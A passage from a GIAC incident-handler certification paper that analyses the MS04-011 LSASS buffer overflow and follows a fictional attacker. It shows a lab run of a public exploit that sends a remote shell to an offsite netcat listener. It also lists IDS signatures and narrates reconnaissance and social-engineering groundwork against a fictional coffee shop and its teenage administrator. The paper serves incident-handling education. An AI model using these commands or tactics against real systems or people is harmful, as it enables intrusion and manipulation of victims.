Global Information Assurance Certification Paper

LSASS Socially

GIAC Certified
Incident Handler

Practical Assignment

Version 3.00

Nathaniel Puffer
Track 4
April 1-9, 2004
Orlando, FL

Submitted September 20, 2004

This work is based on fictional characters, places, and circumstances meant to portray plausible situations for educational purposes. Any relation to actual persons or events is purely coincidental.

Table of Contents

List of Figures

Abstract

The purpose of this paper is to describe the workings of a recent exploit, 'Windows Lsasrv.dll Remote Universal Exploit XP/2K (MS04-011)' and its use within a social engineering attack.

Section one explores the exploit itself. Research into the practical functionality of the exploit within a lab environment has been presented. In addition common references have been pulled together indicating the scope of research being performed by the community towards exploit tracking and analysis. Target operating systems are listed along with an explanation of the exploit and an overview of its related protocols.

Section two describes an attack against a mythical company, "NotJustJava". Descriptions of reconnaissance and scanning are given to provide insight into information needed for the attack. In order to capture the social engineering nature of this attack plausible conversations are presented to illustrate possible techniques used by and attacker.

Section three lays out the ramifications of the attack extended to a third party having and Incident Handling Team. A portrayal of steps taken by the team as a whole and a handler in particular are given to illustrate possible handling techniques and methods. A list of possible countermeasures towards future attack is presented relative to the findings of the handler.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Statement of Purpose

This was the first time Merrell was going to try something like this. He'd read the books and the RFCs, been on the IRC channels and clan websites, and had even been to a couple of 2600 meetings. However when it came to actual experience, he was lacking. This was a shortcoming which irritated him when conversing with others. Merrell, or rather t0ne-d3f, was about to change all that. He had developed a decent set of technical skills, and he knew how to talk to people, convince them to give him what he wanted, especially over the phone.

Samantha had an innovative twist on a classic idea. At its core NotJustJava was just a nature foods store with a specialty in imported coffees. Now for LA this wasn't a novelty, but she had presented her place as an importer's warehouse providing most things in bulk. Business was good and eventually Samantha wanted to branch out to a larger clientele. After a little research the most promising option was moving onto the web. Samantha knew her business well, and that included knowing what she couldn't take care of herself. Quicken and Email were at the edge of her technical prowess. She needed help.

As a high school kid Jason lead a pretty simple life. There was the minimal amount of work involved in getting decent grades and the occasional social outing. He had been working part time at a local coffee shop, and when his boss threw out the idea of starting a website he jumped at it. He'd already been taking of the random tech problems that cropped up, so why not add a little more to the list. Besides, making sure systems were up and secure was something he was interested in anyway, why not make it part of his job?

Merrell was confident that he could social engineer a presence onto an internal system. What he needed was a way to parlay that access towards his ultimate goal, some currency to trade for that next level of acceptance. He needed to prove to others that he was capable of such a crack. What he needed was a reliable exploit he was confident using. Once inside the network he'd grab access to something he could tag and pass off. Proof he was as good as he thought he was.

Already formulated was a rough idea of how he wanted the attack to work. He'd get the inside user to attack a target system. The target would in turn open a shell with administrator privileges to a system he owned offsite.

Having the shell alone wouldn't mean much though. He had to figure out a way to keep access to the system all while calmly talking someone on the other end of a phone through the attack. Merrell decided he better research the exploit and be comfortable with it. He needed to figure out how to script the key parts of the attack. He really had to understand what was happening to make sure it would work.

The Exploit

Merrell got to work on a recent exploit against LSASS published by Microsoft in MS04-011. The researcher who had written the code went by the handle 'houseofdabus' and had laid out a pretty well commented proof of concept.

Sitting down at his system he started to set up several VMWare guest shells inside a testing network. The install base for Windows is sizeable, so Merrell knew it was likely he'd run into systems that were susceptible to this exploit.

He started researching everything he could find about the vulnerability and the exploit, taking notes and making bookmarks along the way.

Exploit Name

Windows Lsasrv.dll Remote Universal Exploit XP/2K (MS04-011)
HOD-ms04011-lsasrv-expl.c
Written by .::[houseofdabus]::.

Merrell found the vulnerability surrounding this exploit has been tracked at SecurityFocus.com under BID 10108, 'Microsoft Windows LSASS Buffer Overrun Vulnerability' available at http://www.securityfocus.com/bid/10108/info/. Initially written up on April 13, 2004 the HOD-ms04011-lsasrv-expl.c source was included on April 29, 2004 and made available at

http://www.securityfocus.com/bid/10108/exploit/
(Appendix B)

Additional sources also published this exploit on April 29, 2004 including the following:

http://www.k-otik.com/exploits/04292004.HOD-ms04011-lsasrv-expl.c.php
http://www.milw0rm.com/id.php?id=295

Merrell made comparisons between multiple sources to verify accuracy and integrity of the source code.

Additional security oriented agencies and companies were tracking this vulnerability and providing write-ups with uniform referencing:

- Common Vulnerabilities and Exposures (CVE): CAN-2003-0533
  http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533

- Microsoft Security Bulletin: MS04-011
  http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

- US-CERT Vulnerability Note: VU#753212
  http://www.kb.cert.org/vuls/id/753212

Merrell noted that the exploit itself took advantage of a remote buffer overflow in the Windows Local Security Authority (LSA) Service (LSASRV.DLL) and was discovered by Yuji Ukai of eEye Digital Security.[1] The vulnerability was reported by eEye through responsible disclosure on October 8, 2003 and held private until April 13, 2004 when it was released publicly by Microsoft as MS04-011 in conjunction with a patch.[2]

Operating System

Within the source code he noted that houseofdabus provided offsets and targeting for three classifications of the Windows operating system:

- WinXP Professional
- Win2k Professional
- Win2k Advanced Server

Houseofdabus also indicated within the source that the exploit had been tested on several flavors of those operating systems including:

- Windows XP Professional SP0 English version
- Windows XP Professional SP0 Russian version
- Windows XP Professional SP1 English version
- Windows XP Professional SP1 Russian version
- Windows 2000 Professional SP2 English version
- Windows 2000 Professional SP2 Russian version
- Windows 2000 Professional SP4 English version
- Windows 2000 Professional SP4 Russian version
- Windows 2000 Advanced Server SP4 English version
- Windows 2000 Advanced Server SP4 Russian version

A much broader list of vulnerable operating systems was provided within the SecurityFocus write-up. A total of 54 operating systems and versions were reported.[3] Merrell attributed the expansive list to code reuse and shared components among the systems, apparently all containing the same flawed implementation of lsasrv.dll.

[1] Windows Local Security Authority Service Remote Buffer Overflow
http://www.eeye.com/html/research/advisories/AD20040413C.html
[2] Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[3] http://www.securityfocus.com/bid/10108/info/

Merrell also took note of an apparent code base change between the Windows 2000 and Windows 2003 Server operating systems. According to the mitigating factors section of the MS04-011 Microsoft Security Bulletin the later was only exploitable by a user who was already local administrator. This condition was also present within the 64-bit version of Windows XP.[4]

Protocols/Services/Applications

In order to figure out if the exploit would be viable within a target network Merrell needed to know which protocols and services would be utilized in the attack. After all, even if the server wasn't patched and the attack was internal it would all be for naught if a critical service was blocked by a router or not available on the victim. From the eEye, Microsoft, and SecurityFocus write-ups it was clear that the key components involved were Microsoft Remote Procedure Call (RPC) and Local Security Authority (LSA).

Microsoft had released a knowledgebase article containing countermeasures for the vulnerability in which a litany of ports were listed for blocking at the firewall including UDP ports 135, 137, 138, and 445, and TCP ports 135, 139, 445, and 593.[5] In addition all unsolicited inbound traffic on ports greater than 1024 was flagged.

In order to narrow the list down and concentrate his research Merrell decided to push the exploit past a system running tcpdump[6]. After reading through the man page he decided to ask tcpdump for all the traffic from eth0, involving the host 192.168.78.128, without converting addresses or services [7], in verbose mode, with full hex packet dumps, containing the full packet. Since he was only concerned about the port that this exploit was accessing on the victim system he added the '-c 1' switch, telling tcpdump to terminate after seeing the first packet.

```
# tcpdump -i eth0 host 192.168.78.128  -nn -v -X -s0 -c 1
```

The output from this command showed the exploit was targeting 445/tcp with the initial SYN involved in the TCP/IP handshake. Merrell remembered the handshake from documentation within RFC 793[8] which was illustrated with packet examples in Microsoft's Knowledge Base Article – 172983[9].

[4] http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[5] Protect Against Exploit Code Related to Security Bulletin MS04-011 http://www.microsoft.com/security/incident/pctdisable.mspx#EAAA
[6] http://www.ethereal.com/docs/man-pages/tcpdump.8.html
[7] An update to tcpdump on Jan 13 2001 by Pekka Savola specifies the difference between the –n and –nn switches http://rpmfind.net/linux/RPM/fedora/updates/1/i386/debug/tcpdump-debuginfo-3.7.2-7.fc1.1.i386.html
[8] http://www.ietf.org/rfc/rfc0793.txt?number=793
[9] http://support.microsoft.com/default.aspx?scid=kb;EN-US;172983

In brief the TCP handshake opens up communication between a client and server through an established order of packets containing certain control flags. He had felt the diagram provided within RFC 793 gave a good overview.

```
      TCP A                                                TCP B

1.    CLOSED                                               LISTEN

2.    SYN-SENT    --> <SEQ=100><CTL=SYN>               --> SYN-RECEIVED

3.    ESTABLISHED <-- <SEQ=300><ACK=101><CTL=SYN,ACK>  <-- SYN-RECEIVED

4.    ESTABLISHED --> <SEQ=101><ACK=301><CTL=ACK>       --> ESTABLISHED

5.    ESTABLISHED --> <SEQ=101><ACK=301><CTL=ACK><DATA> --> ESTABLISHED
```

Figure 1: Basic 3-Way Handshake for Connection Synchronization

Looking back at the output from tcpdump Merrell identified the target port of the initial <syn> sent out by the exploit; 445/tcp.

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet),
capture size 65535 bytes
00:28:27.005482 IP (tos 0x0, ttl 128, id 16890, offset 0,
flags [DF], proto 6, length: 48) 192.168.78.128.1503 >
192.168.78.130.445: S [tcp sum ok] 1719762322:1719762322(0)
win 16384 <mss 1460,nop,nop,sackOK>
```

Figure 2: Initial Packet form Windows Lsasrv.dll Remote Universal Exploit

Using the 'TCP and UDP Port Assignments in Windows 2000' reference provided by Microsoft he found that 445/tcp was part of the Common Internet File System (CIFS).[10]

Merrell found a reference from Microsoft explaining that CIFS was an evolution of the Server Message Block (SMB) protocol used for file sharing and print services over the network[11]. He also found that SMB itself was originally developed as an open effort by IBM, Intel, and Microsoft between 1984 and 1986.[12] He also found that Microsoft initially utilized NetBIOS transport as defined in RFC 1001 for file and print sharing but had since migrated these services to a native TCP implementation over 445/tcp on Windows 2000.

[10] http://www.microsoft.com/resources/documentation/windows/2000/server/reskit/en-us/tcpip/part4/tcpappc.mspx
[11] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/randz/protocol/cifs_protocol.asp
[12] http://samba.org/cifs/docs/smb-history.html

Merrell found that within Windows 2000 the CIFS protocol defines the framework for commands to pass namespace, file manipulation, and printer messages between networked systems. He found that CIFS may also pass messages to named pipes and mail slots via miscellaneous messages. Requests created by the local system were packaged and handled by a redirector, which had the ability to either pass that request on to the network or directly to the stack on the local system.[13]



Figure 3: CIFS Architecture, copied from Figure B.17[14]

Merrell discovered that the importance of the CIFS/SMB protocol relative to the exploit he was researching was its capability for providing an encapsulation for MSRPC.[15]

He now knew the relationship between the port and the second layer of the exploit, RPC. Within RFC 1050 he found that RPC was submitted by Sun Microsystems in 1988.[16] The core functionality of this protocol is to allow one

[13] http://www.microsoft.com/windows2000/techinfo/reskit/en-us/default.asp?url=/windows2000/techinfo/reskit/en-us/cnet/cnad_arc_endh.asp
[14] This image is originally published as part of the CIFS write-up cited in footnote 13.
[15] http://www.microsoft.com/technet/prodtechnol/windows2000serv/deploy/confeat/w2kstart.mspx
[16] http://www.ietf.org/rfc/rfc1050.txt?number=1050

system to execute instructions on another system over a network. He also found through an interesting side note that due to licensing issues surrounding RPC Microsoft created their own version of the protocol, MSRPC.[17]

Merrell looked through the documentation at Microsoft and found that MSRPC operated a client server model where each reserves their own memory space. This was done through a stack composed of a Client Stub, Client Run-Time Library, Server Run-Time Library, and Server Stub.[18] An illustration provided in the write-up helped show this.



Figure 4: Illustration of MSRPC, republished from Microsoft[19]

Within this write-up he also discovered that the RPC procedures are uniquely identified by an interface number (UUID), an operation number (opnum), and a version number.

Merrell located additional documentation with another reference to SMBs ability to encapsulate MSRPC calls. This write-up noted that the client and server could use a handle to a previously opened file in order to exchange data.[20]

In order to understand how LSASS related to MSRPC Merrell needed to research that protocol as well. He found that the Local Security Authority Subsystem Service (LSASS) provided an interface for managing local security, domain authentication, and Active Directory processes within windows. When he opened up the task manager on his system he could see the process running, lsass.exe. He found references to it handling authentication for the client and for

[17] http://www.samba-tng.org/docs/tng-arch/tng-arch05.html
[18] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
[19] This Illustration was originally published as part of the write up referenced in footnote 18
[20] http://www.microsoft.com/technet/prodtechnol/windows2000serv/deploy/confeat/w2kstart.mspx

the server. It also contained features that were used to support Active Directory utilities.[21]

Exploit Variants

Merrell wanted to know what other exploits might be available for this vulnerability. From the SecurityFocus BID library he saw that there were actually several exploits available including:

- 04252004.ms04011lsass.c
- xphack.c
- lsass_ms04_011.pm

He also found references to the HOD -ms04011-lsasrv-expl.c source as the core of W32.Sasser.Worm[22] which was discovered on April 30, 2004.[23] At their core each of these exploits took advantage of the same vsprintf() vulnerability exposed through RPC.

Description and Exploit Analysis

In order to understand exactly how the exploit was taking advantage of these protocols Merrell read through the eEYE write-up provided on April 13, 2004.[24]

From this write-up he was able to conclude that the true vulnerability within the system was a failure to check the length of values passed to a vsprintf() function inside of the DsRolepLogPrintRoutine() API. He found that the purpose of this function was to write out a file called DCPROMO.log into the windows debug directory.

He also found that most of the service functions within active directory call the RpcImpersonateClient() API, which changes permissions of a call to those held by the client. Since the debug directory is not writeable to everyone on NTFS file systems the call would fail before reaching the vsprintf() function.

The problem was that one of the exposed functions, DsRolerUpgradeDownlevelServer(), bypassed the RpcImpersonateClient() API and called DsRolepInitializeLog() directly. This in turn allowed a call to DsRolepLogPrintRoutine() which now exposed the vulnerable vsprintf().

[21] http://www.microsoft.com/windows2000/techinfo/reskit/en-us/default.asp?url=/windows2000/techinfo/reskit/en-us/distrib/dsbg_dat_dozq.asp
[22] http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html
[23] http://www.eeye.com/html/Research/Advisories/AD20040501.html
[24] http://www.eeye.com/html/research/advisories/AD20040413C.html

So Merrell had discovered the flow if the attack was an RPC call inside a SMB encapsulation which used a named pipe to call DsRolerUpgradeDownlevelServer() which in turn called DsRolepInitializeLog() passing the overflow to DsRolepLogPrintRoutine() and the unchecked vsprintf().

It had been a long time since he'd read "Smashing the Stack for Fun and Profit" by Aleph One[25] so Merrell was a little fuzzy on buffer overflows. Fortunately he found an excellent write-up at

http://www.linuxjournal.com/article.php?sid=6701

Reading through the article the higher level details came back to him. The user memory on systems is set up as a stack which was a last in first out queue. When you were setting up a program to execute the first thing you would put in the stack would be your instructions on where to go when you're done, a return address. A buffer would go in after this containing data. If the size of that data is larger than the buffer it will write over the return address.

The clever part of the buffer overflow was when you were able to write over the return address in a way that would return execution to executable code you had just placed into the buffer itself. Within dynamic memory it's very difficult to write a pointer to the exact spot you placed your new code, so many exploits took advantage of non operation codes (NOPs) which essentially did nothing.

A long series of these NOPs would act like a sled moving the execution pointer down to the new code in the buffer. The longer the sled, the more likely you are to hit it when you overwrite the return address, the more likely you are to get your exploit to run. This was the reason that many buffer overflows contained a very long series of NOPs followed by some executable code and the new value for the return pointer.

To run the actual attack Merrell simply had to give the system the correct commands. Based on the test network he had set up he entered in

```
lsasrv 1 192.168.78.130 4444 192.168.78.131
```

The first option was the target platform, in this case Microsoft Windows 2000 Professional. The second option was for the target system. The third was the bind port. The fourth was the IP to return the command shell to. After hitting enter the system dutifully responded.

```
MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---
```

[25] http://www.insecure.org/stf/smashstack.txt

```
[*] Target: IP: 192.168.78.130: OS: Win2k Professional
[universal] netrap.dll

[*] Connecting to 192.168.78.130:445 ... OK
[*] Attacking ... OK
```

On the remote system Merrell had set up netcat to receive the command shell.

nc –l –p 4444

Once the command was run on the attacking box it returned

```
Microsoft Windows 2000[Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Exploit/Attack Signatures

In order to determine how he might be detected on a target site Merrell installed Snort 2.2 on a system in the test lab and ran his exploit, noting the signatures that were triggered. Within the output he noticed the signatures:

- `NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt`
- `SHELLCODE x86 0x90 unicode NOOP`

These were indications of the exploit taking advantage of the named pipe exposure in LSASS through RPC to DsRolerUpgradeDownlevelServer() as well as the buffer overflow which would be passed to vsprintf().

In order to do some comparison Merrell also browsed to the vendor sites for Enterasys Dragon, ISS Realsecure, Cisco CIDS, and Symantec Manhunt. He found that each of the vendors had signatures for this attack.

- Dragon – MS:LSASS-OVERFLOW
- RealSecure – MSRPC_LSASS_bo
- Cisco CIDS – Windows LSASS RPC Overflow
- Symantec Manhunt – NB_LSASS_RPC_DS_REQUEST_TCP

```
09/20-20:32:59.293038  [**] [1:2466:4] NETBIOS SMB-DS
IPC$ share unicode access [**] [Classification: Generic
Protocol Command Decode] [Priority: 3] {TCP}
192.168.78.128:1140 -> 192.168.78.130:445
09/20-20:32:59.293038  [**] [1:2472:5] NETBIOS SMB-DS C$
share unicode access [**] [Classification: Generic
Protocol Command Decode] [Priority: 3] {TCP}
192.168.78.128:1140 -> 192.168.78.130:445
09/20-20:32:59.303834  [**] [1:653:9] SHELLCODE x86 0x90
unicode NOOP [**] [Classification: Executable code was
detected] [Priority: 1] {TCP} 192.168.78.128:1140 ->
192.168.78.130:445
09/20-20:32:59.303834  [**] [1:2514:7] NETBIOS SMB-DS
DCERPC LSASS DsRolerUpgradeDownlevelServer exploit
attempt [**] [Classification: Attempted Administrator
Privilege Gain] [Priority: 1] {TCP} 192.168.78.128:1140 -
> 192.168.78.130:445
09/20-20:32:59.304989  [**] [1:653:9] SHELLCODE x86 0x90
unicode NOOP [**] [Classification: Executable code was
detected] [Priority: 1] {TCP} 192.168.78.128:1140 ->
192.168.78.130:445
09/20-20:32:59.305542  [**] [1:653:9] SHELLCODE x86 0x90
unicode NOOP [**] [Classification: Executable code was
detected] [Priority: 1] {TCP} 192.168.78.128:1140 ->
192.168.78.130:445
09/20-20:32:59.325238  [**] [1:653:9] SHELLCODE x86 0x90
unicode NOOP [**] [Classification: Executable code was
detected] [Priority: 1] {TCP} 192.168.78.128:1140 ->
192.168.78.130:445
09/20-20:32:59.325238  [**] [1:2514:7] NETBIOS SMB-DS
DCERPC LSASS DsRolerUpgradeDownlevelServer exploit
attempt [**] [Classification: Attempted Administrator
```

Figure 5: Snort Output within the test lab

Platforms/Environments

Victim's Platform

One of the VMWare guests Merrell had loaded up was running an English version of Microsoft Windows 2000 with Service Pack 4 (5.00.2195). He knew that this OS was widely used for server when a Microsoft OS was deployed. In order to get a better feel of what security holes were in this install he loaded and ran the Microsoft Baseline Security Analyzer (MBSA).

```
Done scanning VICTIM
---------------------------
VICTIM (192.168.0.130)
---------------------------

        * WINDOWS 2000 SERVER SP4
        …
        Patch NOT Found MS04-011        835732
```

A lot of interesting information was returned from this exercise (Appendix A) but all he was really looking for was the verification of the vulnerability which neatly printed out into his console.

Attacker Platform

Merrell set up the attacking system nearly identical to the victim system. The only addition was a copy of Microsoft Visual Studio. This was used to compile the source code into a binary.

Test Network

Merrell had a virtual test network set up on his system within VMWare using the host only network option.

192.168.78.128 – This system was set up as the attacker with a compiled version of the code on it.

192.168.78.130 – This system was set up as the victim.

192.168.78.131 – This system was set up running a version of Fedora Core 2 acting as the off site system. Both netcat and tftp were installed and running.

192.168.78.129 – This system was set up based on the SANS Track 4 distribution provided by Ed Skoudis. The system was running Snort 2.2 as well as tcpdump.

Network Diagram



Figure 6: Test Lab Network Diagram

Stages of the Attack

Reconnaissance

NotJustJava was one of those eclectic places which seemed to be a dying breed losing out to upscale chains. Most of the store was set up like an importer's warehouse with industrial shelving holding wooden crates full of merchandise. Barrels lined the front isle near the bar where you had the unique opportunity to request a bean of your choice and have it ground in front of you for a sampling of truly fresh coffee. Merrell had also been impressed with the creature comforts provided. A few couches and chairs in the front surrounded just enough table space to enjoy a recently purchased snack or lay out a laptop. He took another sip of his brew and sparked up MacStumbler[26]. Tasty. The NotJustJava SID popped up almost immediately.

Merrell jumped a little at the voice from behind the bar. "Hey, we have an access point in here if you have wireless". He relaxed trying to keep the corners of his mouth from rising. "Thanks, how do I get on?" "It's real easy, just open your browser and follow the instructions".

A few seconds later and the AirPort card was on, Safari was open, and he was looking at a simple login screen asking you to register yourself with the system. He took note of the icon on the bottom of the screen. 'NoCatAuth' Something he'd have to research later. A fake name and he was poking around on the network. He was surprised that there wasn't very exposed, but he took some notes anyway. A second SID 'backoffice' seemed like it might have something better on it. "Do you know who set this up? It's pretty neat." "Oh thanks, we did it all ourselves. Not me I mean, one of the kids that works for me part time takes care of all the computer stuff around here. It's all a little over my head. I stick with what I know." Good advice, Merrell thought. He himself didn't really know much about wireless and would have to invest some time coming up to speed, better to save this for a plan B. On his way out he took note of a sign behind the bar, 'Samantha Stephens – Proprietor'.

It took a while to get home. How people planned on getting away from a physical heist with all this traffic he didn't know. Walking through the kitchen he grabbed a soda, jacked the laptop into the network and logged on to his workstation. He started with the basics, what did he know about the systems? At this point, nothing more than the website URL, they were maintained part time, and owned by someone who wasn't comfortable with technology.

[26] http://www.macstumbler.com/

He opened up Sam Spade[27] and put in the URL, going through the options one at a time.

DNS Reverse Lookup

```
09/18/04 12:59:49 dns www.notjustjava.com
Canonical name: notjustjava.com
Aliases:
     www.notjustjava.com
Addresses:
     184.130.19.76
```

WHOis Lookup

```
09/18/04 13:02:23 whois notjustjava.com
.net is a domain of Network services
Searches for .net can be run at http://www.crsnic.net/

Registrant:
   Jason Miller
   1111 S Figueroa St
   Los Angeles, CA 90015
   US

   Registrar: NAMESDIRECT
   Domain Name: NOTJUSTJAVA.COM
      Created on: 02-JUL-01
      Expires on: 24-AUG-05
      Last Updated on: 02-SEP-04

   Administrative Contact:
      Miller, Jason jmiller@NOTJUSTJAVA.com
      1111 S Figueroa St
       Los Angeles, CA 90015
      US
      703-555-1234

   Technical Contact:
      Miller, Jason jmiller@NOTJUSTJAVA.com
      1111 S Figueroa St
       Los Angeles, CA 90015
      US
      703-555-1234

   Domain servers in listed order:
      NS1.MYDOMAIN.COM
      NS2.MYDOMAIN.COM
```

[27] http://www.samspade.org/

```
      ns3.mydomain.com
      ns4.mydomain.com

End of Whois Information
```

HTTP Header

```
08/01/04 07:23:07 Browsing http://www.notjustjava.com
Fetching http://www.notjustjava.com
HEAD / HTTP/1.1

Host: www.notjustjava.com
Connection: close
User-Agent: Sam Spade 1.14

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
X-Powered-By: ASP.NET
Connection: close
Content-Location: http://www.notjustjava.com/index.html
Date: Sun, 01 Aug 2004 11:23:07 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Thu, 23 Jan 2003 13:24:59 GMT
ETag: "50a5efd3e2c2c21:909"
Content-Length: 135
```

Merrell took some notes and put them aside turning to Google. There were a few post-it notes extending from his copy of “Google Hacks” marking useful nuggets for just this type of task. In turn he ran through each one of his flagged commands:

inurl: - returning sites with the specified string in the URL
site: - returning matches within the specified domain
related: - returning matches related to the specified string
link: - returning sites that had linked to the specified URL

He wasn’t getting all that far so he decided to take another approach using some information he’d gotten at the store. Remembering the helpful woman behind the bar had mentioned a ‘kid’ was taking care of the network he searched for high schools in the area. A few came up. In turn each of the results was made its own search + “Jason Miller”. After a couple of tries he got a hit, James Woods High School soccer team roster, senior class. A new browser window popped open showing the school’s website. A few clicks and Merrell finally had something interesting, a Senior Class trip to San Francisco in a few weeks.

Another shift in Google searching brought Merrell to the groups page. Here you can search through all sorts of bulletin boards often finding places where techs

